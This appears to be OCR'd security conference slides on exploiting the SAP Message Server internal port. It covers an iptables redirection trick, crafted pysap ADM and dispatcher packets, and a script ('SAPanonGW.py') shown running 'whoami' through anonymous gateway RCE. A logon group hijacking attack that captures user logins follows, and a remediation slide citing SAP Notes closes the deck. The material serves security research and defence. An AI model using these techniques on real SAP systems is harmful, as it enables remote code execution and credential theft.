
(P**AS**: Primary AS, **AAS**: Additional AS)

Message Server :: BeTrusted :: iptables PoC



1. Nominal situation (AAS2 trusted to do RCE on PAS2)
2. Stop SAP on AAS2

Message Server :: BeTrusted :: iptables PoC




1. MS internal traffic redirection on AAS2

```
$ iptables -t nat -A OUTPUT        \
      -p tcp -d PAS2 --dport 3901  \
      -j DNAT --to PAS1
```

2. Starts SAP on AAS2

Message Server :: BeTrusted :: iptables PoC



1. AAS2 connects to PAS1:3901 and registers itself (check TCODE SMMS on PAS1)
2. AAS2 is added to the trusted list on the gateway of PAS1
3. AAS2 is now able to get RCE 🔥

Message Server :: BeTrusted

Exploit development

What we want

- no dependency on a full SAP server
-  exploit

What we have

- own lab of SAP servers (for legal research 🙃)
- pysap library with existing dissectors SAPMS + examples PoCs (`ms_impersonator.py` not enough)
- application server logs (`dev_ms, dev_rd, dev_disp, dev_wN`)

Message Server :: exploit development

Roadmap

1. Record a packet trace on MS internal port between AAS and PAS when AAS is starting up	
2. Loop a “whoami” anon RCE GW	
3. Locate the packets that triggers our IP to be added in trusted list	
4. Implement in  /pysap the missing layers to fully replay the packet sequence	

Message Server :: exploit development

Roadmap

1. Record a packet trace on MS internal port between AAS and PAS when AAS is starting up	
2. Loop a “whoami” anon RCE GW from AAS to PAS	
3. Locate the packets that triggers our IP to be added in trusted list	
4. Implement in  /pysap the missing layers to fully replay the packet sequence	

Message Server :: exploit development

Roadmap

1. Record a packet trace on MS internal port between AAS and PAS when AAS is starting up	✓
2. Loop a “whoami” anon RCE GW from AAS to PAS	✓
3. Locate the packets that triggers our IP to be added in trusted list	
4. Implement in  /pysap the missing layers to fully replay the packet sequence	

Message Server :: exploit development

Roadmap

1. Record a packet trace on MS internal port between AAS and PAS when AAS is starting up	
2. Loop a “whoami” anon RCE GW from AAS to PAS	
3. Locate the packets that triggers our IP to be added in trusted list	
4. Implement in  /pysap the missing layers to fully replay the packet sequence	

Message Server :: exploit development


Roadmap

1. Record a packet trace on MS internal port between AAS and PAS when AAS is starting up	
2. Loop a “whoami” anon RCE GW from AAS to PAS	
3. Locate the packets that triggers our IP to be added in trusted list	
4. Implement in  /pysap the missing layers to fully replay the packet sequence	

Message Server :: reverse protocol

pysap dissector implementation


Packet trace = ~100 MS packets



Message Server

ADM packets properly parsed

- Learn from supported packets
- marker ‘AD-EYECATCH’
- Key for “session” tracking
- ADM record opcode related to MS internal storage (synced to file storing load-balancing info)




```
###[ SAP NI (Network Interface) protocol ]###
  length    = 250
###[ SAP Message Server ]###
     eyecatcher= '**MESSAGE**'
     version   = 4
     errorno   = MSERECONNECTION
     toname    = '-\x00getORef()\x00getInstAddr()\x00NULL Pointer\x00a'
     msgtype   =
     reserved  = 0
     domain    = ABAP
     reserved  = 0
     key       = '\x00\x02\x00\t\x00\x00\x04\xaf'
     flag      = MS_ADMIN
     iflag     = MS_ADM_OPCODES
     fromname  = 'pwn-sap_CIA_00                    '
     padd      = 0
     adm_eyecatcher= 'AD-EYECATCH'
     adm_version= 1
     adm_type  = ADM_REQUEST
     adm_recsize= '        104'
     adm_recno = '          1'
     \adm_records\
      |###[ SAP Message Server Adm Record ]###
      |  opcode    = AD_RZL_STRG
      |  serial_number= 0
      |  executed  = 0
      |  errorno   = 0
      |  rzl_strg_type= STRG_TYPE_DEL_C
      |  rzl_strg_name_length= 20
      |  rzl_strg_value_offset= 0
      |  rzl_strg_value_length= 0
      |  rzl_strg_name= 'FAV_COMPUTE_TIME    '
      |  rzl_strg_value= '                                '
      |  rzl_strg_padd2= '
```

Message Server

pysap minor fixes

```
###[ SAP NI (Network Interface) protocol ]###
  length    = 180
###[ SAP Message Server ]###
     eyecatcher= '**MESSAGE**'
     version   = 4
     errorno   = MSERECONNECTION
     toname    = 'MSG_SERVER\x00MsgServer\x00FN_CHECK\x00FN_TP\x00tp$('
     msgtype   =
     reserved  = 0
     domain    = ABAP
     reserved  = 0
     key       = ''
     flag      = MS_REQUEST
     iflag     = MS_SEND_NAME
     fromname  = 'pwn-sap_CIA_00                          '
     padd      = 0
     opcode    = MS_SET_PROPERTY
     opcode_error= MSOP_OK
     opcode_version= 1
     opcode_charset= 0
     \property  \
      |###[ SAP Message Server Property ]###
      |  client    = ''
      |  id        = 0
###[ Raw ]###
        load      = '\x07745\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                     \x00\x0f\x00\x00\x00\x00\x00\x00\x01\x86'
```

```
###[ SAP NI (Network Interface) protocol ]###
  length    = 180
###[ SAP Message Server ]###
     eyecatcher= '**MESSAGE**'
     version   = 4
     errorno   = MSERECONNECTION
     toname    = 'MSG_SERVER\x00MsgServer\x00FN_CHECK\x00FN_TP\x00tp$('
     msgtype   =
     reserved  = 0
     domain    = ABAP
     reserved  = 0
     key       = ''
     flag      = MS_REQUEST
     iflag     = MS_SEND_NAME
     fromname  = 'pwn-sap_CIA_00                          '
     padd      = 0
     opcode    = MS_SET_PROPERTY
     opcode_error= MSOP_OK
     opcode_version= 1
     opcode_charset= 0
     \property  \
      |###[ SAP Message Server Property ]###
      |  client    = ''
      |  id        = Release information
      |  release   = '745'
      |  patchno   = 15
      |  supplvl   = 0
      |  platform  = 390
```

Message Server :: exploit development

Last packets

```
###[ SAP NI (Network Interface) protocol ]###
  length    = 866
###[ SAP Message Server ]###
     eyecatcher= '**MESSAGE**'
     version   = 4
     errorno   = MSERECONNECTION
     toname    = 'pwn-sap_CIA_00                              '
     msgtype   =
     reserved  = 0
     domain    = ABAP
     reserved  = 0
     key       = '\x00\nM\x86\x00\x06\xd64'
     flag      = MS_REQUEST
     iflag     = 0
     fromname  = 'sap-linux_CIA_01                            '
     padd      = 0
     opcode    = 0
     opcode_error= MSOP_REQUEST_REQUIRED
     opcode_version= 214
     opcode_charset= 51
     opcode_value= '\r\x01\x00\x00\x00\x00\x00\x00\x00\xf4\x00\x00\x00\x02sap-linux_CIA_01                          \x00\x00\x00\x06\x00
\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x00\n\x00\x00M\x86\x00\x01\x00\x06\xd64\x00\x00\x00\x02pwn-sap_CIA_00
\x00\x00\x00\x01\x00l\x00I\x00A\x00d\x00\xff\xff\xff\xff\x00\x00\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00(\x00\x00\x00\x00\xfe\x7f\x00
\x00\x13\xca\xa0\x01\x00\x00\x00\x00 \x00 \x00 \x00 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x80\n\x0c\xea\xfe
\x7f\x00\x00\xa0\x07\x0c\xea\xfe\x7f\x00\x00\xfc\xca\xa0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc0\x07\x0c\xea\xfe\x7f\x00
\x00\x80\n\x0c\xea\xfe\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe0\t\x0c\xea\xfe\x7f\x00\x00@\xcc\xa0\x01\x00\x00\x00\x00\xc0\x07\x0c
\xea\xfe\x7f\x00\x00|\xda\x0f\x7f\xc0\x7f\x00\x003\xd6\x06\x00\r\x01\x00\x00\x00\x00\x00\x00\xf4\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\n\x00\x00\x00\x86M\x00\x00\x01\x00\x00
\x004\xd6\x06\x00\x02\x00\x00\x00p\x00w\x00n\x00-\x00s\x00a\x00p\x00_\x00C\x00I\x00A\x00_\x000\x000\x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00
 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00\x01\x00\x00\x00\x00\x00\x00\x00AD-EYECATCH\x00
\x01\x01        104          2<\x00\x00\x00                                                                    \x00\x1e\x00\x00\x00
\x00\x00\x00\x00\xd0\xa0\xee\xa8\x8c\xe7\xbf\xbe\x00\xe5\xbb\x89\xc6\xa2\x00\x00V\x00\x00\x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00
\x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00
\x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00'
```

Message Server :: exploit development

512 bytes padding reverse process

- `dev_ms` : Message Server
- `dev_disp`: Dispatcher
- `dev_wX`: Worker processes
- `dev_rd`: Gateway

Iterative process:

- Overwrite moving window of '`FF`'s
- Errors in logs tell a lot (data role & packing)

Message Server :: exploit development

SAPMS + Dispatcher layer


- 512 bytes padding host a new “layer”
- Dispatcher/disp+work level information

	From	To
Name	ms-from-name	ms-to-name
Agent	DISP	WORKER
Worker type	NOWP	DIA
Worker num	0	2
Request id (T/U/M)	-1/-1/-1	T/U/M (ms_key)

- MS ‘key’ is used to track requests at worker level (decoded as triplet T/U/M)
- Dispatcher on system1 requesting a Worker on system2

Message Server :: exploit development

WP ⇄ Dispatcher messages



Message Server :: exploit development

broken ADM packets fixed

```
###[ SAP NI (Network Interface) protocol ]###
  length    = 866
###[ SAP Message Server ]###
     eyecatcher= '**MESSAGE**'
     version   = 4
     errorno   = MSERECONNECTION
     toname    = 'sap-linux_CIA_01                '
     msgtype   =
     reserved  = 0
     domain    = ABAP
     reserved  = 0
     key       = '\x00\x02\x00\t\x00\x00\x04\x9d'
     flag      = MS_REQUEST
     iflag     = MS_SEND_NAME
     fromname  = 'pwn-sap_CIA_00                  '
     padd      = 0
     opcode    = 0
     opcode_error= MSOP_OK
     opcode_version= 4
     opcode_charset= 156
     opcode_value= '\r\x01\x00\x00\x00\x00\x00\x00\x00\xf4\x00\x00\x00\x02pwn-sap_CIA_00
\x00\x00\x00\x06\x00\x00\x00\x01\x00\x00\x00\x08\x00\x00\x00\x00\x02\x00\x00\x00\t\x00\x01\x00\x00\x04\x9
d\x00\x00\x00\x02sap-linux_CIA_01
\x00\x00\x00\x01\x00\x00\x00\x80\xfe\xa2{l\x7f\xff\xff\xff\xff\x00\x00\xff\xff\xff\x00\x00\x00\x00\x00\x0
0\x00\x00(\x00\x00\x00\x00\xfd\x7f\x00\x00\x13\xca\xa0\x01\x00\x00\x00\x00\xfa\xd0\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00p\xb0Nl\xfd\x7f\x00\x00\x90\xadNl\xfd\x7
f\x00\x00\xfc\xca\xa0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xb0\xadNl\xfd\x7f\x00\x00p\xb0N
l\xfd\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\xd0\xafNl\xfd\x7f\x00\x00@\xcc\xa0\x01\x00\x00\x00\x00\
xb0\xadNl\xfd\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x9c\x04\x00\x00\r\x01\x00\x00\x00\x00\x00\xf4\x00\x
00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x01\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x
00\t\x00\x00\x00\x01\x00\x00\x00\x00\x9d\x04\x00\x00\x02\x00\x00\x00s\x00a\x00p\x00-\x00l\x00i\x00n\x00u\x00x
\x00_\x00C\x00I\x00A\x00_\x000\x001\x00
\x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x00\x00 \x00 \x00 \x00 \x00 \x00 \x00 \
x00 \x00\x00\x01\x00\x00\x00\x00\x00\x00AD-EYECATCH\x00\x01\x01 1042<\x00\x00\x00000SAPSYS RGWMON_SEN
D_NILIST\x00\xc3\xbf\x00\x00\x00\xe5\x8e\x8c\xe6\xb1\x8e\xe7\xbf\xbd\x00\xe5\x8d\xb0\xe6\xb1\x8e\xe7\xbf\
xbdV\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

```
###[ SAP NI (Network Interface) protocol ]###
  length    = 866
###[ SAP Message Server ]###
     eyecatcher= '**MESSAGE**'
     version   = 4
     errorno   = MSERECONNECTION
     toname    = 'sap-linux_CIA_01                '
     domain    = ABAP
     key       = '\x00\x02\x00\t\x00\x00\x04\x9d'
     flag      = MS_REQUEST
     iflag     = MS_SEND_NAME
     fromname  = 'pwn-sap_CIA_00                  '
     opcode    = MS_DP_ADM
     opcode_error= MSOP_OK
     \dp_info1  \
      |###[ SAP Dispatcher Info V1 ]###
      |  dp_req_prio= MEDIUM
      |  dp_req_len= 244
      |  dp_type_from= BY_NAME
      |  dp_fromname= 'pwn-sap_CIA_00                  '
      |  dp_agent_type_from= WORKER
      |  dp_worker_type_from= DIA
      |  dp_worker_from_num= 8
      |  dp_addr_from_t= 2       # \x00\x02     from
      |  dp_addr_from_u= 9       # \x00\t         MS
      |  dp_addr_from_m= 0       # \x00          key
      |  dp_respid_from= 1181    # \x00\x04\x9d
      |  dp_type_to= BY_NAME
      |  dp_toname = 'sap-linux_CIA_01                '
      |  dp_agent_type_to= DISP
      |  [...]
      |  dp_req_handler= REQ_HANDLER_ADM
     adm_eyecatcher= 'AD-EYECATCH'
     adm_type  = ADM_REQUEST
     \adm_records\
      |###[ SAP Message Server Adm Record ]###
      |  opcode    = AD_SELFIDENT
      |  record    = '000SAPSYS                                RGWMON_SEND_NILIST
      |###[ SAP Message Server Adm Record ]###
      |  opcode    = AD_GET_NILIST_PORT
      |  record    = '\x00\x00\x00\x01'
```

Message Server :: exploit finalization

Now we can:

- Associate to MS internal
- Wait and answer to request `RGWMON_SEND_NILIST` with our IP
- Profit like it’s 2007

Message Server :: exploit finalization

Now we can:

- Associate to MS internal
- Wait and answer to report `RGWMON_SEND_NILIST` with our IP
- Profit like it’s 2007

```
$ python SAPanonGW.py -t <ip> -p 3300 -c whoami
[*] sending cmd:whoami
s4padm
```

Message Server :: exploit development

Testing on other servers / kernel version?


721, 722, 749, 753?

Message Server :: exploit development

Testing on other servers / kernel version?


721, 722, 749, 753?

IT BREAKS. DO IT AGAIN.



Message Server :: BeTrusted attack

Demo time (1’37)



Remediation

In-depth security via complementary measures

SAP Note 821875

Restrict authorized hosts via ACL file on MS internal pointed by profile parameter `ms/acl_info`

SAP Note 1421005

Split MS internal/public: `rdisp/msserv=0`
`rdisp/msserv_internal=39NN`

Network

Never expose MS internal port (tcp/39NN) to clients

Message Server :: Logon Group Hijacking

Bonus attack

- ADM packets can modify the Logon Groups
- Overwrite chosen logon group to point to our IP
- Redirect client’s dispatcher traffic to legitimate AS
- Grab users’ login details on the fly
- Works if SNC **disabled**

- Better than L2 MITM, restricted by the IP connectivity with clients and AS
- Working scenarios over internet

Message Server Internal

Logon Group Hijacking

Update storage dynamically via `STRG_TYPE_WRITE_*` ADM records

```
###[ SAP Message Server ]###
    eyecatcher= '**MESSAGE**'
    version   = 4
    errorno   = MSERECONNECTION
    toname    = '-\x00getORef()\x00getInstAddr()\x00NULL Pointer\x00a'
    msgtype   =
    reserved  = 0
    domain    = ABAP
    reserved  = 0
    key       = '\x00\x02\x00\t\x00\x00\x04\xca'
    flag      = MS_ADMIN
    iflag     = MS_ADM_OPCODES
    fromname  = 'pwn-sap_CIA_00                          '
    padd      = 0
    adm_eyecatcher= 'AD-EYECATCH'
    adm_version= 1
    adm_type  = ADM_REQUEST
    adm_recsize= '        104'
    adm_recno = '          4'
    \adm_records\
     |###[ SAP Message Server Adm Record ]###
     |  opcode    = AD_RZL_STRG
     |  serial_number= 0
     |  executed  = 0
     |  errorno   = 0
     |  rzl_strg_type= STRG_TYPE_WRITE_C
